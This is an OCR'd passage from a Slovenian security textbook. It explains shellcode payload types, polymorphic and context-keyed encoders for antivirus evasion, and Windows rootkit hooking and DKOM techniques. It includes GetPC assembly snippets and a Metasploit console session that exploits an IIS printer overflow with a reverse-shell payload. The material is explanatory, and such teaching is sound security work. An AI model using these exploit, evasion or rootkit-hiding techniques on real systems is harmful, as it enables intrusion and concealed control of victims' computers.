
Vrnjena lupina je breme (payload, shellcode), ki na napadenem sistemu ustvari povratno TCP povezavo na napadalčev sistem. Vhod in izhod te povezave usmerja v oziroma iz ukazne vrstice napadenega sistema. Vse skupaj je podobno orodju Remote Desktop Connection v Windows XP in Vista, vendar brez grafičnega vmesnika. To metodo je mogoče uporabiti, kadar požarni zid ne blokira izhodnih povezav (outbound filtering) oziroma ne blokira napadalčevega IP-ja in vrat (port). Koda, ki implementira vrnjeno lupino, mora najti funkcije LoadLibraryA, CreateProcessA in ExitProcess v knjižnici kernel32.dll in funkciji WSASocketA ter connect v knjižnici ws2_32.dll. Opisano velja za družino operacijskih sistemov Windows NT. Glej Sliko 1.



Slika 1: Dostop do upravljanja žrtvinega računalnika z Vrnjeno lupino (ReverseShell).

5.2.3 Povezava na vrata (portbind).

Ta metoda je podobna zgornji v tem, da tudi ta preusmerja vhod oziroma izhod v in iz ukazne vrstice napadenega sistema. Tehnično deluje tako, da na napadenem sistemu odpre nova vrata in zatem na njih »posluša« (listen) ukaze iz napadalčevega računalnika. Da lahko deluje, požarni zid ne sme blokirati vstopnih povezav (inbound filtering) na vratih, na katerih napaden računalnik posluša napadalčeve ukaze. Ponovno so potrebni naslovi funkcij LoadLibraryA, CreateProcessA in ExitProcess iz knjižnice kernel32.dll in funkcij WSASocketA ter bind, listen, accept iz knjižnice ws2_32.dll. Glej Sliko 2.



Slika 2: Dostop do upravljanja žrtvinega računalnika s Povezavo na vrata (portbind).

5.2.4 Odkrivanje vtičnice (findsocket)

Pri tem načinu napadalec ne tvori nove TCP povezave na napadenem računalniku, temveč uporabi že obstoječo. Varianti sta getpeername findsocket, ki ne deluje preko namestnika (proxy) oziroma NAT (Network Address Translation) in je treba vstaviti izvorna vrata (embed source port). Druga varianta je Find tag findsock. Ta druga različica deluje preko namestnika in NAT, vendar je v operacijskih sistemih Windows bolj zahtevna.

5.2.5 Snemi/poženi (Download/Execute) izvedljivo datoteko.

Tu je lupinska koda takšna, da preko medmrežja na napaden sistem pošlje izvedljivo, zlonamerno datoteko. Napad poteka tipično preko protokola HTTP z ustrezno oblikovanim URL-jem. Ker je http strežnik najpogostejši strežniški program, so pripadajoča vrata v požarnem zidu najpogosteje odprta in datoteka je lahko velika. Problem pri tem napadu je, da naloži datoteko v datotečni sistem (kjer jo protivirusni program pogosto zazna). Ko pa se požene je vidna med zagnanimi procesi, kjer jo lahko ponovno kdo opazi. Drugače je to lupinsko kodo, vsaj na operacijskih sistemih Windows, lahko izdelati, ker je Microsoft poskrbel za knjižnico Windows Internet DLL (wininet.dll, ki se nahaja v kernel32.dll), ki delo poenostavi.

5.2.6 Družina večkoračnih oblik nalaganja lupinske kode (Staged Loading Shellcode).

Tipično poteka v dveh korakih. Pri prvem koraku se naloži zgolj majhno breme (stub), katerega edina naloga je, da v drugem koraku naloži večjo, dejansko uporabno kodo. K tej družini spadata tudi metodi findsocket, posebej pa jajčarji (egghunt). Za enega od njih je v prvem koraku dovolj zgolj 40 bajtov vmesnika na skladu. Ta metoda se uporablja, kot smo omenili, kadar je vmesnik majhen in obenem ni točnega naslova, na katerem se nahaja dejanska lupinska koda. V prvem koraku s kodo v vmesniku zgolj iščemo »jajce« v pomnilniškem prostoru procesa in ko ga najdemo, izvajanje preusmerimo nanj. Mehanizmov iskanja je več, najpogostejša pa sta preverjanja z vstavljanjem prilagojenega obravnavanja izjem (Custom Exception Handler) in s pomočjo zlorabe sistemskih klicev. Z obema je mogoče preverjati pomnilnik po tipični vrednosti (lahko bi tudi rekli podpisu), ki se nahaja v jajcu. Metodi delujeta tako, da med preverjanjem ne sesujemo programa ali celo operacijskega sistema.

5.2.7 Vbrizganje dinamične knjižnice (DLL Injection).

Tudi ta metoda spada med večkoračne. V prvem koraku je potrebno poiskati, kje se nahaja funkcija LoadLibraryA, v drugem koraku pa z njo, preko omrežja ali interno, včitamo poljubno DLL knjižnico. Primer take »hekerske« knjižnice je VNC - protokol za oddaljen dostop. V končni obliki je z vbrizgavanjem knjižnic mogoče skoraj vse. Na primer: oddaljeno vklopiti USB kamero na napadenem računalniku in preko nje opazovati, kaj se v tistem prostoru dogaja. Za vbrizgavanje knjižnic imamo dve metodi. Prva jih naloži z diska žrtve (On-Disk), kjer jo lahko zazna žrtvin protivirusni program. Problem je tudi, da se mora knjižnica že nahajati na disku oziroma mora napadalec imeti dostop do deljenega direktorija (shared folder). Druga pa jih naloži v celoti iz dinamičnega pomnilnika (In-Memory). Bolj zaželena je ta druga, vendar moramo pri njej premagati več ovir (vsaj v Windowsih). Njene prednosti so, da je nečedno dejavnost težje opaziti in odkriti ter ker ne dostopa do diska, tudi ni sledi, ki bi jih lahko opazil forenzik.

5.3 Kodirnika

V podanem argumentu običajno ne smemo imeti znaka 0x00 (ničelni niz), včasih pa tudi ne znakov 0x0A (konec vrstice), 0xFF (-1) in 0x0D (Enter). Poleg tega je zaradi uporabe protivirusnih programov in raznih detektorjev vdorov neugodno, če je podani vnos za napad vedno isti. Za protivirusne programe podjetja, ki jih izdelujejo in tržijo, dodajo značilnost (podpis) zlonamernega argumenta

(vnosa za napad) k seznamu virusov, ko postane napad znan. Tak način zlorabe nato ni več mogoč. Poleg tega si napadalec ne želi, da bi drugi analizirali njegov vnos za napad.

5.3.1 Pridobivanje naslova trenutne instrukcije

Pri polimorfnem variiranju bremena je večkrat potrebno dobiti naslov trenutne instrukcije med izvajanjem programa (Run-time) in ne (samo) ob tvorjenju binarne kode (compiling and linking), zato da dobimo odmik (offset) položaj naše virusne kode.

Na primerih 1, 2 in 3 je nekaj možnosti pridobitve naslova trenutne instrukcije (nahaja se v EIP registru mikroprocesorja).

```
00000000  E800000000        call 0x5
00000005  58                pop eax
```

Primer 1: Najenostavnejši način pridobitve trenutne vrednosti EIP.

Ob klicu funkcije (call 0x5) se med drugim register EIP shrani na sklad, od koder ga takoj snamemo v register EAX (pop eax) . Zadeva je, ponovimo, lahko problematična, ker imamo več parov ničelnih znakov, kot vemo, ko program pri vnosu niza naleti na ničelni znak, niz takoj zaključi oziroma odreže, ne glede na to, da je včitan le del našega niza. Možna varianta, ki ne vsebuje ničelnih znakov, je prikazana na primeru 2 .

```
00000000 EB02           jmp short 0x4
00000002 58             pop eax
00000003 90             nop
00000004 E8F9FFFFFF call 0x2
```

Primer 2: Pridobitev trenutne vrednosti EIP, ki ne vsebuje ničelnega znaka.

Zadeva deluje tako, da »funkcijo« (call 0x2), kličemo nazaj (navzgor) z znaki 0xFF (ki predstavlja -1).

Večkrat je lahko poleg znaka 0x00 problem tudi znak 0xFF. Na primeru 3 je zato predstavljena metoda, ki deluje brez obeh znakov.

```
00000000 D9EE           fldz
00000002 D97424F4       fnstenv [esp-0xc]
00000006 58             pop eax
```

Primer 3: Pridobitev trenutne vrednosti EIP brez problematičnih znakov.


Ukaz fnstenv [esp-0xc] prebere naslov zadnjega fpu ukaza. Prednost metode je v tem, da dovoljuje veliko več permutacij, pa tudi kode je manj kot pri metodi v primeru 2.

5.3.2 Delovanje (de)kodirnikov

Kodirniki delujejo tako, da nezaželene znake zamenjajo z drugimi znaki. Breme lahko polimorfno variirajo (tako da delujejo isto, vendar so med seboj različna) in še vse skupaj zašifrirajo.

Končno izdelajo še dekodirnik in ga pripnejo k bremenu. Ko se to na računalniku žrtve aktivira, se najprej izvede koda dekodirnika, ki povrne breme v izvorno obliko in ga požene, da dobimo izbran dostop do napadenega računalnika. Rezultat je za protivirusne programe in detektorje vdorov zelo neugoden.

Kot rečeno, kodirnik polimorfno obdela breme z zamenjavo instrukcij z drugimi enakovrednimi instrukcijami. V nadaljevanju lahko binarne znake v bremenu zamenja z alfanumeričnimi, običajno je tudi šifriranje. Samo breme večinoma ostane nespremenjeno, vnos se spreminja zaradi uporabe kodirnika (in pripetega dekodirnika). Na računalniku žrtve se s pomočjo dekodirnika spremeni nazaj v izvedljivo zlonamerno kodo. Glej sliko 3.



Slika 3: Uporaba kodirnika in dekodirnika bremena.

Kodirnikov je več, Shikata Ga Nai pa je eden najboljših znanih. Fraza je precej pogosta na ulicah japonskih mest in pomeni: nič se ne da pomagati, tako pač je. Kodirnik je univerzalen, tako da zna polimorfno variirati in zašifrirati poljubno breme, ne samo specifičnega. Pri tem nudi več kot milijon permutacij podanega bremena, štiri šifrirne ključe, kodira tudi lasten konec.

5.3.3 (De)kodirniki s kontekstnimi ključi.

V dekodirniku ni pametno hraniti (statičnega) ključa za dešifriranje bremena. Možno ga je odkriti in dekodirati breme ter izvleči njegovo značilnost (imenovano tudi podpis (signature)), ga vključiti v protivirusni program in detektor vdora. Kot smo že povedali, je s tem z napadom povečini konec.

Kodirnik s kontekstnimi ključi se v bistvu ne razlikuje od tistega s statičnimi, le ključ je kontekstni. Dekoderski del pa je odgovoren za odkrivanje ključa ali njegovo generiranje (ter nato za dekodiranje in zagon bremena).

Opraviti imamo z naslednjimi pojmi:

1. Pridobivanje kontekstnih ključev (Contextual Keying). To je proces izbiranja ključev iz kontekstnih podatkov na računalniku žrtve, ki so ali poznani ali predvidljivi.
2. Kontekstni ključi (Context-key). To so ključi, ki jih pridobimo s postopki iz prve točke.
3. Kontekstni naslov (Context-address). To je naslov, na katerem se na računalniku žrtve nahaja kontekstni ključ.
4. Mapa pomnilnika (Memory Map). To je datoteka, v kateri so kosi (chunks) statičnih podatkov ter naslovi njihovih lokacij med izvajanjem programov. V Mapi pomnilnika so lahko naslednji

podatki kosa: Tip podatka (Data Type) 8 bitov, bazni naslov kosa(Chunk base address) 32 bitov, velikost kosa (Chunk size) v oktetih 32 bitov in podatek kosa (Chunk Data) .

Kontekstne ključe je mogoče pridobiti iz različnih kontekstov. Na razpolago imamo:

1. Statične podatke v (napadeni) aplikaciji (Static Application Data). V tem kontekstu je lahko najti za ključ primerne podatke, če le imamo dostop do izvršilne datoteke in/ali povezanih knjižnic ter lahko reproduciramo stanje, kot je na žrtvinem računalniku. Ključ izberemo med statičnimi vrednostmi v pomnilniku procesa. Uporabni naslovi za te vrednosti so: spremenljivke okolja (Environment variables), statični nizi (static strings) in izvršilne instrukcije aplikacij - torej koda, ki se nahaja v .text segmentu procesa. Ustrezno mapo pomnilnika (iz katere dobimo ključe) pridobivamo s stalnim preverjanjem pomnilnika procesa, pri čemer zavržemo podatke, ki se spreminjajo. Druga možnost je razčlenjevanje kode (parse) .text dela izvršilne datoteke ali knjižnice (.exe, .dll) in iskanje, kam v pomnilnik se ta koda preslika (primer takšnega orodja je msfpescan) .
2. Z dogodki povezane podatke (Event Data). Kontekstni ključ lahko dobimo tudi iz prehodnih (Transient) podatkov, če le trajajo dovolj dolgo, da jih lahko dekodirnik zajame. Te podatke zajamemo predvsem iz vhodnih podatkov. Praktično vsaka aplikacija zahteva kakšen vhod. Tako lahko poleg kode za napad (ali z njo) pošljemo še vhodne podatke, ki končajo na znani lokaciji v pomnilniku. Tam jih mora dekodirnik zajeti, preden izginejo.
3. Časovne podatke (Temporal Data). Tudi ti podatki lahko služijo za pridobitev kontekstnega ključa. V spominskih lokacijah imamo tudi časovne merilnike (timer), kot so: sistemski čas (system time), neprekinjeno delovanje (uptime) in druge vrste števcev. Pogoji so, da se ti podatki ne spremenijo medtem, ko jih uporabljamo za ključ. Vedeti moramo, kakšna bo njihova vrednost in res se nekateri relativno redko spreminjajo. Na primer v Windows NT družini je sistemski čas shranjen v 8 (oz.12) bajtnem časovnem merilniku z natančnostjo 100 nanosekund in se šteje od 1.januarja 1961. Ta čas je preslikan v vsakem procesu na znano lokacijo, kot del SharedUserData regije pomnilnika.

Za izbiro kontekstnega ključa, kot rečeno, uporabimo statične kose, ki se nahajajo v Mapi pomnilnika, z naslednjim postopkom:

1. Izberemo vsako zaporedje podatkov na poljubnem naslovu, ki je dovolj veliko za ključ.
2. Preverimo, če rezultat kodiranja s takim ključem v nizu ne vsebuje prepovedanih znakov.
3. Preverimo, če kontekstni naslov ključa (to je lokacija na kateri se nahaja) ne vsebuje prepovedanih znakov.
4. Če je vse v redu, označimo vrednost kontekstnega ključa in njegov naslov.

Zatorej napredni napadalci, breme, lupinsko kodo šifrirajo s kontekstnimi ključi, ker jo je potem mnogo težje dešifrirati. Brez dešifriranja pa smo proti njej nemočni.

5.4 METASPLOIT

Metasploit je projekt s področja računalniške varnosti. Z njim lahko testiramo varnostne programe, kot so detektorji vdorov, protivirusni programi itd.. Obenem pa lahko tudi hekerji preverijo ali lahko njihova zlonamerna koda neopaženo prebije te iste varnostne programe. Poleg zbirke kod za vdor (exploit-ov), vsebuje tudi zbirko lupinskih kod (oz. bremen). V svoji negativni strani tako predstavlja tudi ogrodje, polavtomatsko okolje za vdiranje, ki ga znajo uporabljati tudi manj vešči napadalci. Med glavne razvijalce spadata tudi v literaturi navedena Spoonm in Skape. V Metasploit-u je praktično implementirana večina v tem prispevku predstavljene teorije .

Primer osnovne uporabe Metasploit Framework-a v ukazni konzoli (msf >) je naslednja:

```
msf > use iis50_printer_overflow

msf iis50_printer_overflow >

msf iis50_printer_overflow > set RHOST 10.41.1.30

RHOST -> 10.41.1.129

msf iis50_printer_overflow > set RPORT 80

RPORT -> 80

msf iis50_printer_overflow > check

[*] The system appears to be vulnerable
msf iis50_printer_overflow >

msf iis50_printer_overflow > set payload win32_reverse

payload -> win32_reverse

msf iis50_printer_overflow(win32_reverse) > set LHOST 172.29.109.54

LHOST -> 172.29.109.54

msf iis50_printer_overflow(win32_reverse) > exploit
```

Primer 4: Uporaba Metasploit Framework-a.

V tem primeru (primer 4) najprej izberemo ustrezno prekoračitev vmesnika (use iis50_printer_overflow). Nato podamo IP in vhodno/izhodna vrata napadenega računalnika (RHOST in RPORT). Zatem preverimo, ali je žrtvin računalnik ranljiv ali ne (check) in izberemo ustrezno lupinsko kodo (payload). Potem podamo IP (in običajno še vrata) računalnika, s katerega poganjamo napad (LHOST, LPORT) ter končno sprožimo napad (exploit).

5.5 SKLEP

Lupinska koda v navezi s kodirniki še ni povsem zrela tehnologija, vendar je tudi to, kar je že dosegla, zastrašujoče. Bližamo se stanju, ko bo vsaka nezakrpana prekoračitev vmesnika usodna in postavlja velike izzive pred razvijalce protivirusnih in drugih varnostnih programov.

5.6 VIRI IN LITERATURA

JOHNS, Martin: C Insecurities, Secologic Treffen, 11.07.2005

SKAPE: Understanding Windows Shellcode, http://www.nologin.org, 2008

SPOONM: Recent Shellcode Development, ReCon, 2005

SPOONM, SKAPE: Beyond EIP, Blackhat Briefings, 2005

SKAPE, TURKULAINEN, Jarkko: Remote Library Injection, http://www.nologin.org, 2008

DRUID: Context-keyed Payload Encoding, Computer Academic Underground, 2007

Yingbo Song, Michael E. Locasto, Angelos Stavrou, Angelos D. Keromytis, Salvatore J. Stolfo: On the Infeasibility of Modeling Polymorphic Shellcode for Signature Detection, Department of Computer Science, Columbia University, 2006

SHAH, Saumil: Writing Metasploit Plugins from Vulnerability to Exploit, Xcon 2006

METASPLOIT: http://www.metasploit.com/, 2008

6 ROOTKITI IN OKNA

6.1 Uvod (kaj je rootkit in čemu služi)

Rootkiti so namenjeni predvsem skrivanju podatkov, procesov, registry vnosov, gonilnikov ter rootkitov samih, nevidnemu oddaljenemu nadzoru nad računalniki, zbiranju podatkov z njih, neopaznemu omrežnemu prenosu podatkov z računalnika, na katerem je rootkit.

Rootkiti so lahko koristni, za zaščito pred piratskim kopiranjem, za organe pregona pri zbiranju informacij in dokazov, za državne obveščevalne službe, za informacijsko bojevanje v primeru vojne... Največkrat pa so žal škodljivi, v rokah hekerjev, kriminalnih združb, za industrijsko vohunjenje, izsiljevanje, krajo identitete, prikrivanje vdorov, spam pošto...

Glede na to, v katerem okolju delujejo, poznamo več vrst rootkitov :

- Rootkite, ki delujejo v strojni opremi (firmware)
- Virtualizirane rootkite, ki se naložijo pred operacijskim sistemom in/ali navideznim računalnikom (virtual machine) ter prestrezajo sistemske klice do strojne opreme
- Rootkite, ki delujejo v jedru operacijskega sistema (kernel rootkit)
- Rootkite, ki so vstavljeni v sistemske knjižnice
- Rootkite na nivoju uporabniških aplikacij.

Osredotočili se bomo predvsem na rootkite, ki delujejo v jedru operacijskega sistema in rootkite na nivoju uporabniških aplikacij (ki so tudi najpogostejši).

Rootkit za jedro Oken se sestavi kot gonilnik, njegova prava funkcionalnost pa je (kot smo rekli) skrivanje hekerjeve prisotnosti na sistemu pred legalnim uporabnikom. Mogoče jih je izdelati, kot nov gonilnik ali pa ustrezno prilagoditi obstoječe.

Nove gonilnike je v splošnem mogoče vključiti v jedro in jih iz njih izločiti. Hekerji jih običajno le vključijo in onemogočijo možnost izločitve iz jedra (saj bi legalni uporabnik v tem primeru, odstranil rootkit na zelo enostaven način). Pri razvoju rootkita, pa je možnost izločanja smiselna .

Rootkite je običajno mogoče tudi konfigurirati, to je podati razne nastavitve, na primer s katerim IP naslovom in vrati se naj poveže. Te nastavitve se običajno hranijo v majhni datoteki, ki je ali nekje na

datotečnem sistemu samostojno (kjer jo legalni uporabniki lahko odkrijejo), lahko pa jo nato dodamo, kot podatkovni tok (ADS - Alternate Data Stream) drugi datoteki ali direktoriju. Vsi operacijski sistemi Okna z datotečnim sistemom NTFS, vse do Viste, teh tokov niso prikazali, ne v Raziskovalcu, ne z ukazom DIR. Še več, tudi velikost datoteke s "prilepljenim" podatkovnim tokom (drugo datoteko) je ostala nespremenjena .

6.2 Instalacija jedrnega rootkita sestavljenega v obliki samostojnega gonilnika

Medtem, ko se uporabniški programi naložijo in poženejo hkrati, se gonilniki (in rootkiti) najprej naložijo in potem poženejo, torej v dveh korakih. Običajni rootkit v »produkciji«, se naloži skupaj z operacijskim sistemom in nima možnosti sprostitve (unload), med razvojem pa je to praksa (kot smo dejali v uvodu) .


Rootkit je mogoče naložiti z vnosom v Upravitelja storitev (Service Control Manager), nakar ga je mogoče pognati z: *net start Rootkit_gonilnik* in ustaviti z: *net stop Rootkit_gonilnik*. Slabost takšnega načina nalaganja, je to, da v Registry-ju nastanejo z njim povezani ključi. Če tak ključ brišemo, se rootkit ob naslednjem zagonu, ne namesti več (torej se ga tudi v tem primeru da enostavno odstraniti).

Druga možnost instalacije je, da s funkcijo ZwSetSystemInformation in SystemLoadAndCallImage naredimo izvršilni program, ki ga poženemo ob startu računalnika

Jedrni rootkit v obliki gonilnika, lahko naredimo trajnega (Persistent) oziroma vedno prisotnega z vnosom ključa HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services v Registry .

6.3 Skrivanje rootkit gonilnikov

Ko se rootkit požene, skrije najprej sebe, tako da se izloči iz seznama trenutno aktivnih gonilnikov. Orodje, kot je drivers.exe, ga ne prikaže, kljub temu deluje, saj jedro uporablja drug seznam za dodeljevanje procesorskega časa gonilnikom . Glej Sliko 1.



Slika 1: Izločitev gonilnika – rootkita iz seznama aktivnih gonilnikov

6.4 Zmogljivosti rootkit gonilnika

Ko je rootkit gonilnik enkrat v jedru operacijskega sistema, so mu tam na razpolago vse strukture in vse druge funkcije. Posebej zanimive so razne tabele, kot so: System Call Table (Microsoft jo imenuje

System Service Table (SST) ali tudi Service Descriptor Table), Global Descriptor Table (GDT), Local Descriptor Table (LDT), Interrupt Descriptor Table (IDT) in druge.

Tabela SST vsebuje kazalce na različne funkcije v jedru. Te nizkonivojske funkcije izvajajo različne, pomembne, osnovne operacije. Ko uporabniški program potrebuje, katero od teh funkcij, z ustrezno vrednostjo preko ukaza SYSENTER (v starejših verzijah Oken s prekinitvijo 2E in ne s SYSENTER) kliče tabelo SST in na osnovi vrednosti, izbere želeno funkcijo .

Tabela IDT, ki vsebuje do 256 vrednosti, omogoča sistemu, da na njihovi podlagi najde funkcije, ki obdelajo, vsako sproženo programsko oziroma strojno prekinitev.

6.5 Hooking

Hooking je ena od tehnik, s katero spremenimo delovanje operacijskega sistema in programov v njem .

6.5.1 Hooking na nivoju jedra (Kernel Hooking)

6.5.2 Hooking tabele SST

Najpogostejši Hooking jedra se izvede s spremembami kazalcev na funkcije jedra v SST. Če je rootkit v jedru, lahko z njim originalni kazalec, na originalno funkcijo, spremenimo originalni kazalec tako, da kaže na našo, podtaknjeno funkcijo. V tej funkciji lahko storimo karkoli, na primer, legalnemu uporabniku naredimo nevidne dele datotečnega sistema, nekatere procese itd. Dele datotečnega sistema naredimo nevidne tako, da naša funkcija kliče originalno funkcijo, za vračanje objektov datotečnega sistema, potem pa izbrane objekte preskoči in jih ne posreduje iz jedra k uporabniku in jih ta v Raziskovalcu ali z ukazom *dir* ne bo videl. Tudi skrivanje procesov poteka skoraj isto, gre le za drugo funkcijo (ZwQuerySystemInformation) v SST, z njenim hookingom dosežemo, da Task Manager ne prikaže izbranih procesov.

Začenši z Okni XP in Server 2003, je tabela SST zaklenjena za pisanje (spreminjanje), vendar je to mogoče zaobiti .

6.5.3 Hooking tabele IDT

Tabela IDT je bila včasih tudi posrednik, v primerih ko je uporabniški proces potreboval funkcijo v jedru. Prožila se je prekinitev 0x2E, ki jo je IDT usmerila na tabelo SST, ta pa jo je, nato usmerila na ustrezno funkcijo. Če v tabeli IDT spremenimo ustrezen naslov, bo servisiranje sprožene prekinitve, prevzela druga funkcija in ne originalna .

Pogost prijem je, da rootkit ustvari svojo IDT, ki je programi za odkrivanje rootkitov, ne najdejo. Hooking IDT tabele pa ne omogoča filtriranja podatkov (to je, da nekaterih rezultatov nebi vrnili), ker se izvajanje, ne vrne nazaj v podtaknjeno funkcijo. Pri hooking-u SST namreč podtaknjena funkcija kliče originalno, ta ji nato vrne podatke, podtaknjena funkcija pa nekatere izloči (kot smo rekli v Hooking tabele SST).

6.5.4 Hooking SYSENTER

Novejše verzije Oken za klic v jedro ne uporabljajo več prekinitve 0x2E in tabele IDT, temveč uporabljajo ukaz mikroprocesorja SYSENTER. Pred tem ukazom se v register EAX shrani vrednost, ki identificira ustrezno storitev, v register EDX pa trenutni kazalec sklada. SYSENTER usmeri izvajanje na naslov, ki je podan v registru IA32_SYSENTER_EIP. V ta register je mogoče s kodo na nivoju jedra pisati in brati, zato lahko namesto pristnega vanj vpišemo svoj naslov .

6.5.5 Hooking na uporabniškem nivoju (Userland Hooking)

Tudi s hooking-om na uporabniškem nivoju lahko skrivamo objekte datotečnega sistema, procese, omrežna vrata (porte) itd. Deluje tako, da v uporabniškem programu zamenjamo funkcije, uvožene iz dinamičnih knjižnic, s prirejenimi oziroma trojanskimi. Obstajata dve različici takega hookinga (imenujemo ga tudi API hooking). Pri prvem enostavnejšemu v IAT tabeli (Import Address Table) aplikacije prepišemo ustrezne naslove, da kažejo na naše funkcije. Druga možnost je inline function hooking. Pri tem pristopu modificiramo klicano funkcijo samo. Ta način je poznan tudi kot hot patching, ki ga uporablja Microsoft sam, za nameščanje popravkov, brez ponovnega zagona operacijskega sistema .

Rootkit kodo lahko vstavimo v programe na uporabniškem nivoju na tri načine. Prvi način uporablja vnose v Registry na ustrezna mesta. Drugi način uporablja funkcijo SetWindowsHookEx. Tretji način za vbrizganje DLL knjižnic, pa je uporaba oddaljenih niti (Remote Threads) .

6.5.6 Hooking na uporabniškem nivoju s tabelo IAT

Če uporabniški program zahteva funkcije iz druge binarne datoteke, to praviloma stori tako, da hrani naslov take funkcije v tabeli IAT (Import Address Table). V okviru procesiranja teh naslovov je mogoče podtakniti prirejene funkcije. Problema tega pristopa sta enostavno odkrivanje (ki pa ga je mogoče odpraviti s hibridnim hookingom) ter problemi pri poznih zahtevah po povezovanju (late-demand binding) uvoženih funkcij. Lahko se zgodi, da v času, ko se izvede hooking, v tabeli IAT ni naslova želene funkcije .

6.5.7 Inline Function Hooking

Pri tem načinu hooking-a na uporabniškem nivoju uvoženo funkcijo fizično spremenimo, ne samo zamenjamo z drugo. Program mora shraniti prvi ukaz v klicani funkciji in jo zamenjati z instrukcijo za brezpogojni skok (Jump) na vstavljeno kodo. Tako se znotraj originalnega uporabnikovega programa izvede vstavljena aplikacija. Ko se ta aplikacija zaključi, se izvajanje nadaljuje z ukazom, ki smo ga na začetku shranili (in prepisali) ter nadaljuje v originalni funkciji, s skokom nazaj na njo (na mesto naslednjega ukaza). Po koncu se programski tok povrne v uporabniški program, ne da bi uporabnik vedel, da se je zgodilo nekaj na skrivaj (temu se reče tudi »odskočna« koda – trampoline). Ta način nima slabosti omenjenih pri hooking-u tabele IAT .

6.5.8 Hibridni hooking

Ker je hooking na uporabniškem nivoju lahko odkriti, hooking na nivoju jedra pa je kompliciran za implementacijo, ju združimo tako, da v uporabniški nivo, kjer imamo na razpolago visokonivojske funkcije, vključimo zahtevno funkcionalnost, v jedru pa take funkcije samo skrijemo. Primer takega

hibridnega hookinga je vstavljanje izvedeno preko Kernel Hooking-a funkcije ZwMapViewOfSection, s katero se v uporabniški program shranijo dinamične knjižnice. Funkcije v teh knjižnicah nato priredimo tako, da dodamo še svojo kodo s katero od metod hookinga na uporabniškem nivoju .

6.6 Neposredna manipulacija z objekti v jedru

Problem nevidnosti datotek, procesov, portov, itd. z uporabo hookinga je v tem, da jih je (relativno) lahko odkriti, če forenzik ve, kje iskati. Jedro bo z novimi operacijskimi sistemi, tudi vedno bolj zaščiteno, ključne pomnilniške strani bo mogoče le brati, tako da ta pristop lahko postane neuporaben. Zaradi tega tehnika neposredne manipulacije objektov jedra postaja vedno bolj pomembna, posebej ker jo je zelo težko odkriti. Njeni najpomembnejši pomanjkljivosti sta, da je zelo občutljiva in da z njo ni mogoče skrivati objektov datotečnega sistema (t.j. direktorijev in datotek). Pogoj je tudi dobro poznavanje jedra operacijskega sistema (ki se spreminja z vsako novo različico, celo z vsakim paketom popravkov) .

Pri neposredni manipulaciji z objekti v jedru (DKOM - Direct Kernel Object Manipulation) izvajamo neposredni napad na podatke, ki so del procesov, gonilnikov, mrežnih povezav, povečamo lahko pravice procesov, preslepimo forenzike, itd. Operacijski sistemi hranijo podatke potrebne za upravljanje v pomnilniku in jih je mogoče neposredno spremeniti ter ne potrebujemo hookinga.

6.7 Skrivanje procesov z DKOM

